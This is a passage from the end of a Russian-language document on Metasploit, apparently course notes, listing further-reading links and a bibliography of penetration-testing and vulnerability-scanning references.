5. [Небольшой cheatsheet по Metasploit](https://www.sans.org/security-resources/sec560/misc_tools_sheet_v1.pdf).
6. [Примеры генерации payload для разных ОС при помощи **msfvenom**](https://habr.com/company/ruvds/blog/343612/).
7. [Интеграция Metasploit и OpenVAS](https://resources.infosecinstitute.com/vulnerability-scanning-metasploit-part-2/).

# Используемая литература

1. <https://medium.com/@svyatoslavlogyn/%D1%87%D1%82%D0%BE-%D1%82%D0%B0%D0%BA%D0%BE%D0%B5-metasploit-%D0%B8-%D1%87%D1%82%D0%BE-%D0%BD%D1%83%D0%B6%D0%BD%D0%BE-%D0%B7%D0%BD%D0%B0%D1%82%D1%8C-%D0%BE-%D0%BD%D0%B5%D0%BC-5a1923b36b88>.
2. <https://github.com/rapid7/metasploit-framework/wiki>.
3. <https://metasploit.help.rapid7.com/docs>.
4. <https://www.tutorialspoint.com/metasploit/metasploit_basic_commands.htm>.
5. <https://cyber-defense.sans.org/resources/papers/gsec/introduction-metasploit-project-penetration-tester-107151>.
6. <http://cryptoworld.su/metasploit-%D0%B8%D0%BD%D1%81%D1%82%D1%80%D1%83%D0%BA%D1%86%D0%B8%D1%8F-%D0%BF%D0%BE-%D0%BF%D1%80%D0%B8%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8E/>.
7. <http://www.carnal0wnage.com/papers/msf_aux_modules.pdf>.
8. <https://hackware.ru/?p=2900>.
9. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-3-payloads-0157032/>.
10. <https://pentestlab.blog/2017/04/24/windows-kernel-exploits/>.
11. <https://support.microsoft.com/ru-ru/help/4023262/how-to-verify-that-ms17-010-is-installed>.
12. <https://resources.infosecinstitute.com/vulnerability-scanning-metasploit-part-2/>.
13. <https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013)>.
14. <https://kali.tools/?p=1435>.
15. <http://cryptoworld.su/beef-framework/>.